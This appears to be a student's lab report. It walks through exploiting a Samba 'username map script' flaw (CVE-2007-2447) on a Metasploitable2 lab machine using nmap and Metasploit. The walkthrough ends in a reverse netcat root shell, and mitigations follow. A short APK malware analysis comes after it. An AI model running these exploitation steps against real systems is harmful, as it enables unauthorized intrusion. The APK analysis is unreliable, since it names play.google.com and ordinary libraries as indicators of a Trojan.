Week 5 Lab Task

System Hacking & Malware Analysis

Objective

Demonstrate how to identify and exploit a vulnerable Samba service to gain remote shell access on a target machine.

Methodology

This walkthrough follows a structured penetration testing approach:

Reconnaissance → Enumeration → Vulnerability Identification → Exploitation → Post-Exploitation

---

Lab Setup

Role	IP Address
Attacker (Kali Linux)	192.168.254.128
Target (Metasploitable2)	192.168.254.129


Step 1: Scanning & Enumeration

Command:

```
nmap -sS -sV -n -Pn -T4 --top-ports=100 192.168.254.129
```

Key Findings:

- Port **139/tcp** and **445/tcp** open
- Service: **Samba smbd**
- Version: **3.0.20**



Step 2: Vulnerability Identification


Research:

searchsploit samba 3.0.20

Result:

- Vulnerability: **CVE-2007-2447**
- Description: Username map script command execution


The vulnerability exists due to improper input validation in the username map script feature of Samba. An attacker can inject malicious commands through crafted usernames, leading to remote command execution.



Step 3: Exploitation (Metasploit)

Start Metasploit:

msfconsole



Search for exploit:

search samba usermap

```
msf > search samba usermap

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script    2007-05-14       excellent  No     Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf >
```

Select module:

use exploit/multi/samba/usermap_script

Ummy ~ kali - VMware Workstation

File Edit View VM Tabs Help

Ummy ~ kali | Metasploitable2-Linux


kali@kali: ~

Session Actions Edit View Help

```
       =[ metasploit v6.4.99-dev                          ]
+ -- --=[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads     ]
+ -- --=[ 433 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search samba usermap

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) >
```


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Show options




Configure options:

set RHOSTS 192.168.254.129
set LHOST 192.168.254.128



Run exploit:

run



Step 4: Gaining Access

Successful exploitation returns:

Command shell session 1 opened

Interact with session:


sessions 1

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.254.128:4444
[*] Command shell session 1 opened (192.168.254.128:4444 → 192.168.254.129:32901) at 2026-04-07 18:18:02 -0400

sessions -l
[*] Invalid session id
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

sessions 1
[*] Session 1 is already interactive.
whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Step 5: Post-Exploitation

Verify access:

whoami
id
uname -a



This confirms:

- Remote access achieved
- Root-level privileges obtained

Key Learnings

- Open port ≠ vulnerable system
- Exploitation requires:
    - Service identification
    - Version detection
    - Vulnerability mapping
- Metasploitable2 is intentionally vulnerable (for learning)

Important Concepts

Reverse Shell

The target connects back to the attacker machine:

Target → Attacker (LHOST)

RHOST vs LHOST

- **RHOST** → Target system
- **LHOST** → Attacker system

Limitations

- This lab uses an intentionally vulnerable machine
- Real-world systems include:

    - Patching
    - Firewalls
    - Access controls

Mitigation

- - Update Samba to latest version
- - Disable username map script if not required
- - Restrict SMB ports (139/445) via firewall
- - Enforce authentication (disable anonymous access)

Conclusion

This exercise demonstrates how attackers:

- Identify exposed services
- Map vulnerabilities
- Exploit weaknesses to gain unauthorized access

Understanding this process is critical for both offensive and defensive cybersecurity roles.


PART 2 — Malware Analysis

Objective

Analyze a malware sample to identify its behavior, impact, and mitigation steps.

Sample Information


File Type: Android APK
Hash (SHA256): fe41e6c1725f63582f022a17abe098e49338a78118a00ca87785b2fa0cf3dadf



Static Analysis Findings

- File identified as Android application (APK)
- Suspicious URLs found:
  - https://rev.cat/...
  - https://play.google.com/...
- Network libraries detected:

    - okhttp3 (used for HTTP communication)
- Suspicious keywords found:
    - httpMethod
    - login
    - password
- Encoded/obfuscated strings present



Behavior Analysis

The malware uses HTTP-based libraries to communicate with external servers. This indicates possible command and control (C2) communication and data transmission to an attacker.

Malware Type

Likely Trojan

- Communicates with remote servers
- Contains obfuscated data
- Performs network activity

Indicators of Compromise (IoCs)

- URLs: rev.cat/...
- URLs: play.google.com/...
- Library: okhttp3
- Encoded strings detected

Attack Vector

- Malicious APK installation
- Third-party app download
- Social engineering or phishing

Impact

- Data theft
- Unauthorized access
- Remote communication with attacker

Remediation

- Remove the malicious application
- Scan device using antivirus
- Block suspicious domains
- Reset compromised credentials

Prevention

- Install apps only from trusted sources

- Keep system updated
- Avoid unknown downloads
- Use mobile security tools

Conclusion

The malware sample shows behavior consistent with a Trojan that communicates with external servers and may exfiltrate data. Proper security measures and updates are required to prevent such attacks.